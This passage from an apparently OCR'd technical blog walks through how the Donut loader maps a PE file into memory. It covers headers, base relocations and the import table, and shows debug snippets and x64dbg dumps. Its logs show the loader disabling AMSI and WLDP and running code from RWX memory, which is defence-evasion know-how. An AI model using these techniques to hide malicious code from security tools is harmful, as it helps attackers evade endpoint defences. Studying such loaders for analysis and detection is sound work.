
Similarly, the `nt` address is then interpreted as a `PIMAGE_NT_HEADERS` structure which is used to dig deeper into the data structures. The beginning of the COFF header looks like this:



0x0000	Signature 0x50450000		Machine	#NumberOfSections
0x0008	TimeDateStamp		PointerToSymbolTable (deprecated)	
0x0010	# NumberOfSymbolTable (deprecated)		SizeOfOptionalHeader	Characteristics
0x0018	Magic	MajorLinker Version / MinorLinker Version	SizeOfCode (sum of all sections)	
0x0020	SizeOfInitializedData		SizeOfUninitializedData	
0x0028	AddressOfEntryPoint (RVA)		BaseOfCode (RVA)	
0x0030	BaseOfData (RVA)		ImageBase	
0x0038	SectionAlignment		FileAlignment	
0x0040	MajorOperating SystemVersion	MinorOperating SystemVersion	MajorImage Version	MinorImage Version
0x0048	MajorSubsystem Version	MinorSubsystem Version	Win32VersionValue (zeros filled)	
0x0050	SizeOfImage		SizeOfHeaders	
0x0058	CheckSum (images not checked)		Subsystem	DllCharacteristics
0x0060	SizeOfStackReserve		SizeOfStackCommit	
0x0068	SizeOfHeapReserve		SizeOfHeapCommit	
0x0070	LoaderFlags (zeros filled)		# NumberOfRvaAndSizes	
	ExportTable		SizeOfExportTable	

Structure of the COFF header of a PE file

Accordingly, we can get the `nt->FileHeader.Machine` for a quick host compatibility check (line 96), `nt->OptionalHeader.SizeOfImage` to find out how much memory we have to allocate (line 106), the size of the headers `nt->OptionalHeader.SizeOfHeaders` so that we can copy them into the memory block (line 113) and also the `nt->FileHeader.NumberOfSections` (line 118) so that we can iterate the section table. By the way, that one sits at the very end and looks like this:



Structure of the section table of a PE file

I assume you get the idea. Stop the loader and undo the changes we made above.


Applying relocations

Loading all data into memory is not enough to execute a PE file. A problem you would run into is that the code inside the file may reference addresses elsewhere within it. When the PE file is built these references are calculated with respect to the `ImageBase` address (found inside the header, `nt->OptionalHeader.ImageBase`). This is the address your PE file would like to be at in the memory. If you would write it to that exact address it would work just fine. If you don't all references are wrong though and it will crash. In general your PE file will never be loaded at the image base address.

To fix this you have to correct all the references once you know where you wrote the data to. In the Donut source `cs` is the actual address in the memory so to fix a reference we have to add `cs - nt->OptionalHeader.ImageBase` to it. Sounds easy.

However, to be able to do that you have to know where inside the big mess of 1's and 0's all those references are. This is what the base relocation table is good for (see also MS docs). It stores several blocks of relocations which are basically lists of offsets to the addresses we have to adjust. By the way, these are called relative virtual addresses (RVA) because they are relative to the base address. Add the base base address to them and you get virtual addresses (VA).

You can find the base relocation table by looking into the data directory of the PE file header. There are 16 available slots. Windows uses only 15 of them and the last one is always empty. Each one consists of an address (relative to the image base) and a size (compare docs from MS). It looks like this:



Structure of the data directory of a PE file

Out of this table the Donut loader can get the RVA of the relocation table (line 124, `rva = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;`). To get the actual address of it it has to add `cs` to it, the address we wrote the PE to, (line 129, `ibr = RVA2VA(PIMAGE_BASE_RELOCATION, cs, rva);`). Knowing the table location, the loader can loop over the blocks (line 132) and over the lists inside the blocks (line 135) to correct the addresses (line 137).


Again, lets see the theory in action to convince ourselves that there really is at least some truth to this. I've added the following debug prints and `getchar();` statements to the code:

```
/* 124 */ rva = nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;
/* 125 */
/* 126 */ if(rva != 0) {
/* 127 */   DPRINT("Applying Relocations");
/* 128 */
/* 129 */   ibr = RVA2VA(PIMAGE_BASE_RELOCATION, cs, rva);
/* 130 */   ofs = (PBYTE)cs - nt->OptionalHeader.ImageBase;
/* 131 */
/*  -> */   DPRINT("cs = %p", cs);
/*  -> */   DPRINT("rva = %p", ((ULONG_PTR)rva));
/*  -> */   DPRINT("imageBase = %p", ((ULONG_PTR)nt->OptionalHeader.ImageBase));
/*  -> */   getchar();
/*  -> */
/* 132 */   while(ibr->VirtualAddress != 0) {
   ...
/* 145 */   }
/* 146 */ }
/*  -> */ getchar();
```

After recompiling and running the loader, execution halts right before relocations are applied and the following values are printed to the console:

- `cs` is the base address we already saw before (`0x145715D0000`).
- `rva` is where the loader stored the RVA of the relocation table (`0x27000`), taken from the header.
- `imageBase` is the image base address taken from the header.

Now lets try to find the relocation table. We calculate `cs + rva` and get `0x145715f7000`. Jump to this address in x64dbg and what you see is the first base relocation block. According to Microsoft documentation it starts with the page RVA (4 bytes), followed by the block size (4 bytes), followed by a list of offsets (2 bytes). The first 4 bits of each offset specify its type. Donut only supports type `0xA` which means the offset points to a 64-bit address. In my example the table looked like this:




```
DEBUG: peb.c:87:FindExport(): bee9c423d32e4775
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:196:MainProc(): Resolvi
DEBUG: peb.c:87:FindExport(): d75e29fde595c73f
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:218:MainProc(): Module
DEBUG: bypass.c:112:DisableAMSI(): Length of A
DEBUG: bypass.c:122:DisableAMSI(): Overwriting
DEBUG: bypass.c:137:DisableAMSI(): Length of A
DEBUG: bypass.c:147:DisableAMSI(): Overwriting
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDP(): Length of W
DEBUG: bypass.c:350:DisableWLDP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checking
DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX memory for file
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 00000145715D0000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:132:RunPE(): cs = 00000145715D0000
DEBUG: inmem_pe.c:133:RunPE(): rva = 0000000000027000
DEBUG: inmem_pe.c:134:RunPE(): imageBase = 0000000180000000
```

```
.text:00007FF8F864D1A5 ntdll.dll:$9D1A5 #9C5A5

Address           Hex                                              ASCII
00000145715F7000  00 A0 01 00 30 00 00 00 98 A8 D8 A8 D8 A9 E8 A9  . ..0.... ¨ø¨ø©è©
00000145715F7010  F8 A9 08 AA 18 AA 28 AA 38 AA 48 AA 58 AA 68 AA  ø©.ª.ª(ª8ªHªXªhª
00000145715F7020  78 AA 88 AA 98 AA A8 AA 58 AD E8 AF F0 AF F8 AF  xª.ª.ª¨ªX.è¯ð¯ø¯
00000145715F7030  00 B0 01 00 2C 00 00 00 00 A0 08 A0 10 A0 F8 A6  .°..,.... . . ø¦
00000145715F7040  00 A7 08 A7 10 A7 18 A7 00 A8 08 A8 98 AA B0 AA  .§.§.§.§.¨.¨.ª°ª
00000145715F7050  B8 AA 58 AB 60 AB 68 AB 70 AB 78 AB 00 C0 01 00  ¸ªX«`«h«p«x«.À..
00000145715F7060  0C 00 00 00 A8 A3 D8 A6 00 50 02 00 14 00 00 00  ....¨£Ø¦.P......
00000145715F7070  00 A0 10 A0 20 A0 30 A0 40 A0 60 A0 00 00 00 00  . .  0 @ ` ....
00000145715F7080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000145715F7090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Running   Thread 16EC created, Entry: ntdll.00007FF8F8602B20, Parameter: 000001456FC60B50
```

A look at the relocation table in x64dbg

In the upper right you find the first base relocation block outlined in red, with its RVA (`0x1A000`) and block size (`0x30`) outlined inside the red box too. The offsets are `0x898` (type `0xA`), `0x8D8` (type `0xA`) and so on. These values are the ones we use to get the addresses of the locations in memory that we have to relocate. To each offset of the block we add the base address `cs` and our block RVA `0x1A000`. The values thus are `0x145715D0000 + 0x1A000 + 0x898 = 0x145715EA898`, `0x145715D0000 + 0x1A000 + 0x8D8 = 0x145715EA8D8` and so on. Lets jump in x64dbg to the first one (`0x145715EA898`) and look at it:



```
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:196:MainProc(): Resolvi
DEBUG: peb.c:87:FindExport(): d75e29fde595c73f
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:218:MainProc(): Module
DEBUG: bypass.c:112:DisableAMSI(): Length of A
DEBUG: bypass.c:122:DisableAMSI(): Overwriting
DEBUG: bypass.c:137:DisableAMSI(): Length of A
DEBUG: bypass.c:147:DisableAMSI(): Overwriting
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDP(): Length of W
DEBUG: bypass.c:350:DisableWLDP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checking type of module
DEBUG: inmem_pe.c:103:RunPE(): Allocating 163840 (0x28000) bytes of RWX memory for file
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 00000145715D0000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:132:RunPE(): cs = 00000145715D0000
DEBUG: inmem_pe.c:133:RunPE(): rva = 0000000000027000
DEBUG: inmem_pe.c:134:RunPE(): imageBase = 0000000180000000
```

```
Address           Hex                                              ASCII
00000145715EA898  80 A8 01 80 01 00 00 00 00 00 00 00 00 00 00 00  . ...............
00000145715EA8A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000145715EA8B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000145715EA8C8  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
00000145715EA8D8  90 A8 01 80 01 00 00 00 00 00 00 00 00 00 00 00  . ..............
00000145715EA8E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000145715EA8F8  00 00 00 00 00 00 00 00 75 69 49 6E 66 6F 00 00  ........uiInfo..
00000145715EA908  61 75 74 68 50 61 63 6B 61 67 65 00 00 00 00 00  authPackage.....
00000145715EA918  61 75 74 68 42 75 66 66 65 72 00 00 00 00 00 00  authBuffer......
00000145715EA928  75 6C 41 75 74 68 42 75 66 66 65 72 53 69 7A 65  ulAuthBufferSize
```

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Dump: 00000145715EA898 -> 00000145715EA89F (0x00000008 bytes)


Addresses pointed to in the relocation table before applying relocations

Above you can see both addresses we just calculated outlined in red. The second one is so close to the first that we can see both in the memory dump. So far there is nothing special to see other that that some data is stored there.

Assuming that we did no mistake so far we now have to apply relocations to these addresses. In our debug print statements we can see the image base address, which is `0x180000000`. The difference between that and `cs` is `0x145715D0000 - 0x180000000 = 0x143F15D0000`, which is the value we have to add to the two addresses we just found to relocate them. Lets do that:

- at `0x145715ea898` we calculate `0x18001A880 + 0x143F15D0000 = 0x145715EA880`.
- at `0x145715ea8d8` we calculate `0x18001A890 + 0x143F15D0000 = 0x145715EA890`.

Now comes the moment of truth. These are the two values we should expect to see after relocation. Give focus to the terminal running the loader and hit enter. The loader will apply relocations and stop again right after that. Watch x64dbg closely to see what happens.



```
DEBUG: loader/loader.c:196:MainProc(): Resolvi
DEBUG: peb.c:87:FindExport(): d75e29fde595c73f
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:218:MainProc(): Module
DEBUG: bypass.c:112:DisableAMSI(): Length of A
DEBUG: bypass.c:122:DisableAMSI(): Overwriting
DEBUG: bypass.c:137:DisableAMSI(): Length of A
DEBUG: bypass.c:147:DisableAMSI(): Overwriting
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDP(): Length of W
DEBUG: bypass.c:350:DisableWLDP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checkin
DEBUG: inmem_pe.c:103:RunPE(): Allocating 1638
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each section to RWX memory 00000145715D0000
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:132:RunPE(): cs = 00000145715D0000
DEBUG: inmem_pe.c:133:RunPE(): rva = 0000000000027000
DEBUG: inmem_pe.c:134:RunPE(): imageBase = 0000000180000000
```

```
.text:00007FF8F864D1A5 ntdll.dll:$9D1A5 #9C5A5

Address           Hex                                                ASCII
00000145715EA898  80 A8 5E 71 45 01 00 00 00 00 00 00 00 00 00 00  .¨^qE...........
00000145715EA8A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000145715EA8B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000145715EA8C8  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
00000145715EA8D8  90 A8 5E 71 45 01 00 00 00 00 00 00 00 00 00 00  .¨^qE...........
00000145715EA8E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000145715EA8F8  00 00 00 00 00 00 00 00 75 69 49 6E 66 6F 00 00  ........uiInfo..
00000145715EA908  61 75 74 68 50 61 63 6B 61 67 65 00 00 00 00 00  authPackage.....
00000145715EA918  61 75 74 68 42 75 66 66 65 72 00 00 00 00 00 00  authBuffer......
00000145715EA928  75 6C 41 75 74 68 42 75 66 66 65 72 53 69 7A 65  ulAuthBufferSize

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Running    Dump: 00000145715EA898 -> 00000145715EA89F (0x00000008 bytes)
```

Addresses pointed to in the relocation table after applying relocations

Yep, here they are. The values we calculated above actually appeared on the screen. x64dbg also underlined them in blue which it does when values point to valid memory addresses. Looks like it all worked as expected.

Processing the import table

Odds are the library you want to load has some dependencies. The job of the Donut loader is to make sure your library can find all the functions it depends on. Two different things must be done:

- for each DLL you depend on, load the DLL into the process memory
- for each function inside each DLL, store a reference to it in the import address table (IAT)

Of course, all of the data you need is inside the PE headers. In there you find the “Import Directory Table” (IDT), which contains one entry per dependency. First and foremost each entry points to a `Name`, such as “kernel32.dll”. You can use the Windows API LoadLibraryA to load a library with this name and get a handle to it.

Moreover, there are pointers called `OriginalFirstThunk` in the IDT entries. Each one points to the “Import Lookup Table” (ILT) of a dependency. This table contains one entry per imported function, which can be identified either by an “ordinal” (think of it as the numerical ID of the function within the dependency) or by its “name”. Either way, you can use GetProcAddress with a handle and name or ordinal as the argument to get the memory address to the function.


Finally, each IDT entry contains a pointer called `FirstThunk`, which points to the “Import Address Table” (IAT). Initially it is exactly the same as the ILT but the loader is expected to turn it into a list of memory addresses, one for each imported function. Thus, the Donut loader must iterate over the IDT/ILTs and overwrite each entry in the IATs with the memory address received from GetProcAddress. Since ILT and IAT are the same initially you can also iterate over the IAT while rewriting it and forget about the ILT completely.

The implementation of that can be found here in the Donut loader. Just for completeness, the loader also supports delayed imports. Find the code here, right below the code for normal imports.

As before, I found it educational to watch the spectacle in a debugger. To break at the right point in time and find good starting points in memory, add the following code to the loader and recompile:

```
/* 148 */ rva = nt-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
/* 149 */
/* 150 */ if(rva != 0) {
/* 151 */   DPRINT("Processing the Import Table");
/* 152 */
/* 153 */   imp = RVA2VA(PIMAGE_IMPORT_DESCRIPTOR, cs, rva);
/* 154 */
/*  -> */   DPRINT("cs = %p", cs);
/*  -> */   DPRINT("imp = %p", ((ULONG_PTR)imp));
/*  -> */   getchar();
/*  -> */
/* 155 */   // For each DLL
/* 156 */   for (;imp->Name!=0; imp++) {
   ...
/* 190 */   }
/*  -> */   getchar();
/* 191 */ }
```

Execute the loader and you will see your new debug print statements. In my case, `imp` pointed to `0x28F604D2430`. Attach x64dbg and jump to this address in one of the dump windows. What you see is our starting point, the IDT:



```
DEBUG: peb.c:110:FindExport(): Trying to load
DEBUG: peb.c:114:FindExport(): Calling GetProc
DEBUG: loader/loader.c:218:MainProc(): Module
DEBUG: bypass.c:112:DisableAMSI(): Length of A
DEBUG: bypass.c:122:DisableAMSI(): Overwriting
DEBUG: bypass.c:137:DisableAMSI(): Length of A
DEBUG: bypass.c:147:DisableAMSI(): Overwriting
DEBUG: loader/loader.c:226:MainProc(): Disable
DEBUG: bypass.c:326:DisableWLDP(): Length of W
DEBUG: bypass.c:350:DisableWLDP(): Length of W
DEBUG: loader/loader.c:232:MainProc(): Disable
DEBUG: loader/loader.c:302:MainProc(): Checkin
DEBUG: inmem_pe.c:103:RunPE(): Allocating 1638
DEBUG: inmem_pe.c:112:RunPE(): Copying Headers
DEBUG: inmem_pe.c:115:RunPE(): Copying each se
DEBUG: inmem_pe.c:127:RunPE(): Applying Relocations
DEBUG: inmem_pe.c:151:RunPE(): Processing the Import Table
DEBUG: inmem_pe.c:155:RunPE(): cs = 0000028F604B0000
DEBUG: inmem_pe.c:156:RunPE(): imp = 0000028F604D2430
```

```
Address           Hex                                              ASCII
0000028F604D2430  08 25 02 00 00 00 00 00 00 00 00 00 F6 28 02 00  .%..........ö(..
0000028F604D2440  60 20 02 00 A8 24 02 00 00 00 00 00 00 00 00 00  ` ..¨$..........
0000028F604D2450  12 29 02 00 00 20 02 00 10 27 02 00 00 00 00 00  .)... ...'......
0000028F604D2460  00 00 00 00 80 29 02 00 68 22 02 00 68 26 02 00  .....)..h"..h&..
0000028F604D2470  00 00 00 00 00 00 00 00 66 2A 02 00 C0 21 02 00  ........f*..À!..
0000028F604D2480  80 27 02 00 00 00 00 00 00 00 00 00 4C 2C 02 00  .'..........L,..
0000028F604D2490  D8 22 02 00 00 00 00 00 00 00 00 00 00 00 00 00  ø"..............
0000028F604D24A0  00 00 00 00 00 00 00 00 04 29 02 00 00 00 00 00  .........)......
```

Commands are comma separated (like assembly instructions): mov eax, ebx

Dump: 0000028F604D2430 -> 0000028F604D2430 (0x00000001 bytes)


Import directory table with relevant addresses from first entry outlined in red

